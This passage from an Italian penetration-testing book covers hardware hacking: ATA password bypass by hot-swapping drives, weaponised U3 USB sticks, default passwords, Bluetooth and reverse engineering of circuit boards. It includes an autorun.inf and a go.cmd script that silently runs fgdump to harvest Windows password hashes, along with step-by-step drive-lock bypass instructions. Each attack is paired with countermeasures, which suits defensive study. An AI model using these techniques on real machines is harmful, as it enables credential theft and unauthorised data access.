Molti dei sistemi RFID più recenti adottano un algoritmo di tipo challenge-response interamente crittografico per impedire clonazione, ripetizione e altri tipi di attacchi. Quando la carta viene alimentata dal lettore, viene inviato un segnale di challenge alla carta RFID, che è crittografata e firmata mediante la chiave privata memorizzata sulla stessa, e tale segnale viene quindi restituito al lettore. Il lettore convalida la risposta prima di consentire al possessore della carta l'accesso alla risorsa protetta. Anche se l'intera conversazione venisse intercettata, l'hacker non sarebbe in grado di usare la stessa risposta due volte. Alcuni di questi sistemi implementano gli algoritmi crittografici ampiamente diffusi e accettati, mentre altri adottano una crittografia proprietaria, che dovrebbe far insorgere seri dubbi agli acquirenti (un sano principio nella progettazione sicura dice di non sviluppare crittografia in proprio). Con i sistemi RFID che si diffondono sempre più, contromisure più robuste, quali i protocolli challenge-response e una crittografia forte, potrebbero farsi sempre più impellenti. O almeno è quello che speriamo!

ATTENZIONE

Da notare che il comprovato metodo di stare incollato a qualcuno che abbia credenziali valide continua a essere il modo più efficace per entrare in molte aree protette.

Dispositivi di hacking

A questo punto, presumendo che un hacker sia riuscito a bypassare i controlli di blocco fisici, l'attenzione si sposta sui dispositivi che memorizzano le informazioni sensibili. In questo paragrafo abbiamo incluso alcuni esempi di hacking dei dispositivi, per illustrare le soluzioni prescelte per bypassare le caratteristiche di sicurezza di dispositivi comuni.



Bypass della sicurezza con password ATA

La sicurezza ATA è un comune metodo di salvaguardia adottato dalle società come deterrente contro l'uso di computer portatili rubati. Il meccanismo della sicurezza ATA richiede all'utente l'inserimento di una password per ottenere l'accesso al disco rigido dal BIOS. Questa funzione di sicurezza non codifica né protegge il contenuto dell'unità, ma soltanto l'accesso alla stessa. Di conseguenza, fornisce una sicurezza di livello minimo. Esistono molti prodotti e servizi di bypass per unità specifiche; tuttavia, il metodo più comune e facile è lo scambio a caldo dell'unità in un sistema con sicurezza ATA disabilitata.

Molte unità accettano il comando del bus ATA di aggiornamento della password dell'unità senza dover prima ricevere la password originale. Questo è il risultato di uno scollegamento tra il BIOS e l'unità. Molte unità ATA presumono che il BIOS abbia autenticato la password ATA in precedenza, consentendo all'utente di inviare il comando **SECURITY SET PASSWORD** al bus ATA. Se il BIOS può essere raggiunto facendogli inviare semplicemente il comando **SECURITY SET PASSWORD**, l'unità lo accetterà. La Figura 9.6 mostra due unità a disco ATA in preparazione per lo sblocco della password.



Figura 9.6 Due dischi ATA pronti per il bypass della password.

L'attacco con scambio a caldo funziona nel modo seguente. Occorre trovare un computer in grado di impostare le password ATA e un'unità sbloccata. Avviate il computer con l'unità sbloccata ed entrate nel BIOS. Selezionate il menu del BIOS che consente l'impostazione della password BIOS, come indicato nella Figura 9.7. Rimuovete delicatamente l'unità sbloccata dal computer e inserire quella bloccata.

ATTENZIONE

Cortocircuitare i cavi del disco rigido comporta generalmente il riavvio del computer e possibili danni alla scheda logica.



Figura 9.7 Un menu del BIOS per la configurazione delle password per un disco ATA.

Una volta inserita l'unità bloccata nel computer, impostare la password del disco fisso con l'interfaccia del BIOS. L'unità accetterà la nuova password. Riavviate il computer e, quando il BIOS richiederà lo sblocco dell'unità, la nuova password dovrebbe funzionare, bypassando così quella impostata dall'utente precedente. È possibile eliminare del tutto la password dal sistema se non si desidera inserirne una nuova.

ATTENZIONE

Lo scambio a caldo delle unità ATA potrebbe danneggiare l'unità stessa, il relativo file system, il computer o causare lesioni personali. Fate attenzione e utilizzate questa tecnica a vostro rischio.



Contromisure contro l'hacking di password ATA

La migliore difesa contro il bypass della password ATA è di evitare l'uso della password stessa: non affidatevi alla sicurezza ATA per proteggere le unità dalla manomissione o per proteggere il contenuto dell'unità. Il bypass di molte unità ATA è un gioco da ragazzi e proteggerle con password fornisce solo un falso senso di sicurezza. Come alternativa alla sicurezza con password ATA, utilizzate la crittografia completa per proteggere l'intero contenuto dell'unità o le partizioni con dati sensibili. Tre prodotti comuni che forniscono la crittografia del disco sono BitLocker (en.wikipedia.org/wiki/BitLocker_Drive_Encryption), TrueCrypt (truecrypt.org/) e SecureStar (securstar.com/).

NOTA

Cfr. il Capitolo 4 per una discussione sull'attacco con avvio a freddo, in grado di bypassare determinate implementazioni di crittografia del disco.



Hacking dello standard U3 USB

Uno dei modi più semplici per entrare in un sistema è mediante un'unità flash USB che implementi lo standard U3. Il sistema U3 è una partizione secondaria inclusa nelle unità flash USB realizzata da SanDisk e Memorex, come quella riportata nella Figura 9.8. La partizione U3 è memorizzata sul dispositivo in modalità a sola lettura e spesso contiene software gratuito per gli utenti da provare o scaricare. Il menu della partizione U3 è configurato per essere eseguito automaticamente non appena si inserisce la chiavetta USB in determinati computer.

L'hacking U3 funziona sfruttando la funzione di avvio automatico integrata in Windows. Una volta inserita nel computer, l'unità flash USB viene enumerata e vengono installati due dispositivi distinti: la partizione U3 e la normale periferica di memorizzazione flash. La partizione U3 si esegue immediatamente, qualunque sia il programma configurato nel file autorun.ini sulla partizione. Ciascun produttore fornisce uno strumento per sostituire la partizione U3 con un file ISO personalizzato a scopo di marchio o per l'eliminazione della partizione. Quest'ultima può essere sovrascritta mediante lo strumento del produttore in modo da includere un programma pirata che si esegue nel contesto dell'utente attualmente collegato. Gli attacchi più banali sono la lettura degli hash della password dal relativo file di Windows e l'installazione di trojan per ottenere l'accesso remoto. Il file delle password può essere inviato per posta elettronica all'hacker o memorizzato nell'unità flash per l'hacking fuori linea usando strumenti, quale fgdump (cfr. il Capitolo 4).



Figura 9.8 Chiavette USB che implementano lo standard U3.

Uno strumento basato su un'unità flash USB come questo può essere realizzato in pochi passaggi. Anzitutto, si crea uno script di avvio automatico per lanciare uno script di comandi quando si inserisce la periferica USB nel computer, come illustrato nel file autorun.inf di esempio seguente:

```
[autorun]
open= go.cmd
icon=autorun.ico
```

Poi si crea uno script per l'esecuzione di programmi, installazione di strumenti o esecuzione di altre azioni, come quello dell'esempio seguente, che chiamiamo go.cmd:

```
@echo off
if not exist \LOG\%computername% md \WIP\%computername% >nul
cd \WIP\CMD\ >nul
.\fgdump.exe
```

Una volta assemblati lo script e le utilità, copiate i file nella cartella U3CUSTOM fornita dal produttore della periferica U3 o utilizzate uno strumento quale Universal_Customizer (hak5.org/packages/files/Universal_Customizer.zip). Il comando ISOCREATE.cmd incluso in Universal_Customizer può impacchettare il programma di avvio automatico, gli eseguibili e gli script della directory U3CUSTOM in un file ISO da scrivere sulla periferica U3. Il passaggio finale è la scrittura dell'ISO sull'unità flash con Universal_Customizer.exe, come illustrato nella Figura 9.9.

La chiavetta U3 è ora armata e pronta per l'uso. Qualsiasi computer con la funzione di avvio automatico abilitata avvierà il programma fgdump.exe e registrerà gli hash della password. Ulteriori informazioni sulla creazione di script U3 e sui diversi pacchetti U3 preconfezionati sono disponibili presso wiki.hak5.org/wiki/Switchblade_Packages.




Figura 9.9 Universal_Customizer scrive un'immagine personalizzata nella partizione U3 di una chiavetta USB.

ATTENZIONE

La periferica U3 non farà alcuna distinzione fra i computer e infetterà o comprometterà qualsiasi computer in cui viene inserita. Fate attenzione a non infettarvi voi stessi.

Contromisure contro l'hacking di standard U3 di USB

Questo attacco funziona a causa della funzione di avvio automatico di Windows e di altri sistemi operativi. È possibile contrastare questo attacco in due modi diversi. Un metodo è la disabilitazione della funzione di avvio automatico sul sistema, come riportato presso support.microsoft.com/kb/953252. L'altra soluzione è di tenere premuto il tasto Maiusc prima di inserire una chiavetta USB ogni volta; ciò impedisce l'avvio del programma predefinito. Anche con la funzione di avvio automatico disabilitata, è importante notare che una periferica pirata potrebbe comunque infettare i file o i programmi usando meccanismi diversi da quelli visti in precedenza. In caso di dubbi, evitate di inserire una periferica inattendibile nel vostro computer!

Configurazioni predefinite

Una delle minacce alla sicurezza più trascurate sono le impostazioni o funzioni pre-confezionate, studiate a scopo di dimostrazione di funzionalità all'avanguardia, mirate a differenziare un dato prodotto da dispositivi simili. Esaminiamo brevemente alcuni esempi, dove le configurazioni predefinite hanno lasciato in un mare di guai i possessori di dispositivi di largo consumo.

Vulnerabilità preconfigurata

L'Eee PC 701 (en.wikipedia.org/wiki/ASUS_Eee_PC) è un dispositivo di classe subnotebook fornito con una distribuzione personalizzata di Linux. La configurazione personalizzata di Xandros includeva diversi servizi attivati per impostazione predefinita, al fine di agevolare gli utenti meno esperti. L'Eee PC poteva essere attaccato da un modulo Metasploit standard. Ciò consentiva a chiunque fosse stato in grado di connettersi al servizio Samba dell'Eee PC di acquisire il controllo del dispositivo senza alcuna fatica! Se Samba fosse stato disattivato per impostazione predefinita o se la configurazione fosse stata modificata in modo da richiedere all'utente di abilitare Samba, la vulnerabilità sarebbe sempre stata presente, ma almeno la superficie di attacco sarebbe stata notevolmente ridotta, fino al rilascio dell'opportuna patch.

Password standard

Ogni dispositivo che richiede un accesso utente presenta il classico problema dell'uovo e della gallina, ossia come comunicare la password di dispositivo predefinita iniziale all'utente. Molti dispositivi hanno password standard o impostazioni di sicurezza scadenti (per vederne alcuni esempi, Phenoelit riporta un elenco di password predefinite presso phenoelit-us.org/dpl/dpl.html). I maggiori colpevoli in questa categoria sono i router integrati che spesso condividono le password predefinite con tutta le linee di prodotto. Il numero di router con amministrazione remota e con password predefinita ancora abilitata su Internet è esorbitante!

Il problema è così prolifico da aver consentito una nuova classe di attacchi di vulnerabilità a catena per gli exploit sui client. Un hacker utilizza una falsificazione di risposta tra siti per accedere al router e cambiare le impostazioni per reindirizzare gli utenti a un DNS fraudolento e ad altri servizi.

Le password e configurazioni predefinite non si limitano ai soli router e PC. Un altro esempio è la recente riscoperta di password predefinite nei bancomat Triton. Ogni bancomat Triton veniva fornito con il medesimo codice di accesso amministrativo, consentendo a chiunque in possesso di tale codice di stampare un registro transazioni o di eseguire altre funzioni amministrative sul bancomat. In molti casi, i registri transazioni rivelavano i numeri dei conti e i nomi dei clienti che avevano utilizzato la macchina.

Bluetooth

L'eterna fonte di pericolo per i telefoni cellulari è Bluetooth (en.wikipedia.org/wiki/Bluetooth). I cellulari sincronizzano, fanno chiamate, trasferiscono dati e offrono pressoché tutti i servizi tramite il protocollo Bluetooth. Eppure, alcuni modelli vengono ancora forniti con la modalità di scoperta abilitata per impostazione predefinita, consentendo a qualsiasi hacker di scoprire e connettersi al cellulare. Da quasi un decennio Bluetooth consente agli hacker di penetrare nelle reti, rubare contatti e portare attacchi di ingegneria sociale. Uno strumento semplice ed economico utilizzabile per hacking di dispositivi hardware Bluetooth è Ubertooh (Figura 9.10), disponibile presso ubertooh.sourceforge.net. Tra le altre cose, consente di effettuare sniffing e riproduzione di frame Bluetooth su 80 canali Bluetooth nella banda ISM 2,4 GHz, per un costo di soli 120 dollari (Figura 9.11). L'hardware si può acquistare presso SparkFun (sparkfun.com).




Figura 9.10 Il dispositivo Ubertooth One.

Reverse engineering di dispositivi hardware

Fin qui abbiamo discusso degli attacchi contro dispositivi comuni, quali le unità a disco ATA e le chiavette USB. Ma che cosa fanno gli hacker quando s'imbattono in dispositivi maggiormente personalizzati e più complessi? Nel seguito presentiamo varie soluzioni di dispositivi hardware di reverse engineering per sbloccare le informazioni interne.




Figura 9.11 L'analisi spettrale di Ubertooth mostra un'intensa attività nella parte inferiore della banda ISM a 2,4 GHz, probabilmente dovuta a una rete wireless 802.11 ad alta velocità.

Mappatura del dispositivo

Il primo passo in un processo di reverse engineering di un dispositivo hardware consiste nel rimuovere la copertura fisica per poter accedere ai circuiti interni. In genere il procedimento è piuttosto semplice, si tratta di togliere qualche vite. Se l'apparecchio ha un rivestimento incollato, una pistola termica e uno strumento per fare leva dovrebbero essere sufficienti. Alcuni dispositivi potrebbero essere sigillati ermeticamente, e ciò significa che il rivestimento esterno dovrà essere distrutto (con gentilezza). Alcuni apparati possono addirittura avere delle viti di sicurezza; gli strumenti per gestirle, comunque, sono facilmente reperibili online. Molti dispositivi sono realizzati con componenti COTS (*Common Off-The-Shelf*) di cui spesso è possibile trovare specifiche tecniche sui siti dei produttori, che offrono informazioni sulle varie funzioni, schemi di piedinatura e specifiche di funzionamento.

Rimuovere le protezioni fisiche

Il chip che ci interessa potrebbe essere coperto da resina epossidica, da un rivestimento isolante o da altro materiale protettivo. La resina epossidica può essere rimossa con un trattamento con acido nitrico. Raccomandiamo di usare questo metodo solo avete grande familiarità ed esperienza necessarie per manipolare l'acido nitrico (HNO_3) in tutta sicurezza. Il rivestimento isolante può essere rimosso con il prodotto 8310 Conformal Coating Stripper di MG Chemicals. Una persona abbastanza attenta e precisa potrebbe anche utilizzare un Dremel. Un altro modo sostanzialmente non invasivo per guardare sotto i coperchi potrebbe essere quello di ricorrere ai raggi X.

Identificare i chip del circuito integrato

L'individuazione dei chip di un circuito integrato (IC) è una parte importante del processo di reverse engineering, e spesso rappresenta anche uno spunto semplice e divertente per fare esercizio con i motori di ricerca, e uno dei primi passi nella comprensione di un sistema embedded. Tutti gli IC hanno delle schede esplicative che si possono trovare inserendo in Google il codice di componente, o sui siti dei rivenditori di componentistica come Newark o DigiKey. Le schede contengono una grande quantità di informazioni sull'assemblaggio dei componenti, sulle caratteristiche elettriche e le capacità massime, gli schemi di piedinatura, e alcune note ed esempi di applicazione.

I package dei circuiti integrati sono molto diversificati, e anche lavorare con i moderni chip DIP è abbastanza facile, in un sistema embedded moderno vi troverete molto verosimilmente ad avere a che fare con chip a montaggio superficiale. La parte superiore di un circuito integrato in genere è contrassegnata da un punto o da una tacca, e i pin sono numerati in senso antiorario a partire da questo contrassegno. La maggior parte dei circuiti integrati viene identificata con un codice stampigliato nella parte superiore, che in genere contiene il numero di modello, magari accompagnato da codici relativi ad assemblaggio, temperature e materiali, e con un numero di serie (Figura 9.12). Per i circuiti di dimensioni più piccole, talvolta viene utilizzata una forma abbreviata del codice di modello, e in questi casi riuscire a identificare con esattezza il chip potrebbe costare qualche sforzo aggiuntivo.

I circuiti più grandi in formato DIP possono essere rimossi con facilità usando una trecciola dissaldante, e i chip a montaggio superficiale possono essere tolti con ChipQuik di chipquik.com o con un dispositivo ad aria calda.




Figura 9.12 Schema e fotografia di un PIC12F675. Notate che i segni di identificazione sul chip reale possano differire leggermente da quelli dello schema riportato nel datasheet.

Microcontrollori

Un microcontrollore (MCU) è una piccola CPU, o un sistema costituito da un unico IC, che contiene un processore, una piccola quantità di memoria e una dose di memoria non volatile, in genere di tipo flash. I microcontrollori sono molto utilizzati nelle applicazioni embedded. Arrivare al codice di programmazione di un microcontrollore è molto utile quando si vuole effettuare l'hacking di un dispositivo hardware. Molti codici sono leggibili mediante un programmatore di EEPROM commerciale e presentano poche protezioni.

EEPROM

La memoria EEPROM (*Electrically Erasable Read-Only Memory*) è un tipo di memoria non volatile utilizzato in elettronica per memorizzare piccole quantità di dati – spesso il firmware di sistema per microcontrollori o CPU – che non devono svanire quando viene tolta l'alimentazione. La memoria EEPROM in genere può essere letta con un programmatore di EEPROM commerciale e solitamente non presenta particolari sistemi di sicurezza.

FPGA

A volte, lavorando con un sistema embedded, potrete imbattervi in un FPGA, magari di Altera o di Xilinx, due dei produttori più popolari. Un FPGA (*Field Programmable Gate Array*) è un circuito integrato digitale programmabile con un chip estremamente flessibile, che può essere utilizzato per implementare un gran numero di operazioni logiche e può essere riconfigurato per innumerevoli volte. Gli FPGA contengono dei blocchi logici riconfigurabili che possono essere collegati tra loro per svolgere operazioni complesse, creare blocchi di memoria o realizzare una semplice porta logica.

Un FPGA viene programmato con un linguaggio HDL (*Hardware Description Language*); VHDL e Verilog sono due tra i più noti. Come nel caso dei microcontrollori, spesso nei siti dei produttori si trovano buoni kit di sviluppo per gli FPGA. E al centro dello sviluppo di un FPGA si trovano sia un ambiente di sviluppo HDL che un simulatore, come per i microcontrollori. La programmazione di VHDL e Verilog non rientra negli obiettivi di questo libro, anche ai livelli più semplici, ma vale la pena farvi cenno, nel caso in cui qualche lettore ardimentoso desideri accrescere la propria conoscenza di questi tipi di chip.

L'attività di debugging di un FPGA può essere complicata dalla mancanza di visibilità interna. Gli FPGA di grandi dimensioni arrivano a condensare interi sistemi su un singolo chip, portando il problema della visibilità a crescere a livelli esponenziali. In genere ci sono due metodi per accedere a un sistema FPGA: primo, nella progettazione dell'FPGA i nodi possono essere diretti sui pin, e questi possono essere analizzati con un analizzatore logico esterno tradizionale. Secondo, è possibile realizzare un analizzatore logico o un debugger al centro dello schema del FGPA e metterlo in uscita con JTAG. Poiché le funzionalità di JTAG sono sempre più diffuse nei sistemi integrati come interfaccia standard per il debugging, potrete essere abbastanza fortunati da incontrarne una. Altrimenti, l'unica strada che rimane è un lungo e faticoso processo di tentativi ed errori che utilizza un analizzatore logico per identificare e decodificare i significati nascosti nei pin esterni dell'FPGA.

Le interfacce esterne

In genere ogni dispositivo si collega al mondo con un qualche tipo di interfaccia esterna. Tra le interfacce più comuni vi sono periferiche standard, porte di rete, porte seriali, HDMI, USB, le antenne wireless e anche i punti di test di un JTAG. Ognuna di queste interfacce può rappresentare un possibile vettore d'attacco o una fonte di informazioni. Cercate di individuare ogni interfaccia che consenta di collegarsi; alcuni dei punti di test potrebbero essere nascosti da un coperchio o da un adesivo.

La Figura 9.13 mostra lo schema dei pin di un chip microcontroller comune a molti dispositivi. Osservate la piccola tacca sulla parte superiore, che va ad allinearsi con una tacca simile del chip fisico e consente di stabilire quale pin si allinea con il pin 0 o 21. Per i chip quadrati, si usa invece un cerchio o un triangolo. Dallo schema dei pin possiamo vedere che le linee PWR e GND sono associate all'alimentazione e alla terra. I pin che maggiormente interessano il reverse engineer sono le linee TX e RX, in quanto sono generalmente associate al bus seriale. Le altre linee sono DL (linee digitali) e AD (linee analogico-digitale o linee analogiche). Le linee di ingresso e uscita digitali e analogiche




Figura 9.13 Schema dei pin di un chip microcontroller.

sono di norma collegate ad altri componenti o ricevono l'input da altri dispositivi. Queste informazioni sono utili nello sniffing e nella cattura delle interazioni intercomponenti. Le moderne schede a circuiti sono multistrato, con un minimo di 4 fino a 64 strati di silicio e metallo. Ciò può rendere difficile seguire i tracciati da un componente all'altro con la sola ispezione visiva. Per creare una mappa completa dei componenti e del bus, utilizzate un multimetro con funzione di tono, come illustrato nella Figura 9.14. La funzione di tono opera inviando l'alimentazione da un terminale del multimetro all'altro. Quando si collega in conduttore su entrambi terminali del multimetro, questo emette un segnale acustico, un flash o avvisa l'utente che è stata eseguita una connessione. Ciò conferma che due componenti sono collegati anche se non si riesce a vedere il percorso. Usando le schede delle specifiche tecniche e un multimetro, il reverse engineer può creare un'immagine completa del modo in cui si interfacciano i componenti del dispositivo.

ATTENZIONE

Alcuni dispositivi non riescono a gestire l'energia fornita da un multimetro con funzione di tono. Se si applica troppa energia ai componenti sbagliati, è possibile danneggiare o distruggere il dispositivo, procedete a vostro rischio.

Sniffing applicato ai dati del bus

Come nel caso delle reti, i bus sull'hardware trasmettono i dati da un componente a un altro. In effetti, una rete può essere considerata una sorta di bus multicompputer. Le informazioni che viaggiano su un bus hardware sono generalmente non protette, perciò suscettibili a essere intercettate, replicate e soggette ad attacchi man-in-the-middle. Un'eccezione a questa regola sono le informazioni inviate nei sistemi DRM, quale HDMI-HSCP, che richiede la crittografia dei dati, mentre questi vengono inviati da un chip a un altro.




Figura 9.14 Uso di un multimetro per creare una mappa di componenti e bus.

Ricavare le informazioni sul bus dei dati può essere un'operazione banale o assai difficile. Buone capacità di riconoscimento aiutano a identificare quali linee sul dispositivo fanno parte del bus che desiderate intercettare e con quale segnale di clock viaggiano tali informazioni. Un analizzatore di logica, come quello illustrato nella Figura 9.15, consente di vedere e registrare quali segnali si trovano attualmente sul bus. Tali segnali corrispondono ai dati in notazione 1 o 0 che possono essere decodificati in secondo momento.



Figura 9.15 Un analizzatore logico visualizza i segnali che attraversano un bus.

Per eseguire l'attacco di sniffing, collegate i terminali della sonda logica ai vari chip o contatti dei pin, come mostrato nella Figura 9.16 e impostate l'analizzatore logico per ricevere i segnali, come indicato nella Figura 9.17.

Terminali più grandi non pongono problemi significativi, ma la sonda logica potrebbe non essere facile da attaccare. Questa situazione potrebbe richiedere uno stereomicroscopio a bassa potenza, un kit di riparazione PCB e un attento lavoro di saldatura per riuscire ad allontanare i contatti tanto da poterli afferrare bene, come si vede nella Figura 9.18. Un buon kit utilizzabile a questo scopo è il ThermoBond Cir-Kit di Pace, ma tenete presente che uno starter kit completo può costare qualche centinaia di euro.

I dati appariranno in forma grezza sull'analizzatore logico, cosa non particolarmente facile da gestire. Tuttavia, con un po' di lavoro e consultando la documentazione del produttore dei chip, la decodifica delle informazioni diventa fattibile. Per rendere la vita più facile, alcuni analizzatori di logica hanno decodificatori integrati per i protocolli di bus comuni, quali I2C, SPI e Seriale.

Si possono anche inviare segnali arbitrari e malformati ai pin per tentare di far scattare una qualche forma di errore, ma con il rischio che il dispositivo possa risultarne danneggiato e diventi quindi inutilizzabile.




Figura 9.16 Aggancio di sonde logiche a vari chip e coottati.




Figura 9.17 Un analizzatore logico impostato per ricevere segnali dalle sonde logiche collegate.

Sniffing dell'interfaccia wireless

Per riuscire ad accedere all'interfaccia wireless, è necessario avere a disposizione un dispositivo client, come un semplice ricetrasmettitore, un'altra scheda di rete wireless, o un dispositivo bluetooth. Poi si potranno portare attacchi di livello 2 contro l'apparato, ma senza questi dispositivi client, si dovrà svolgere una certa attività di ricognizione. Un primo passo verso l'hacking dell'interfaccia wireless di un dispositivo è quello di identificare il



Figura 9.18 Un PCB con dei fili che costituiscono punti di test per l'analizzatore logico.

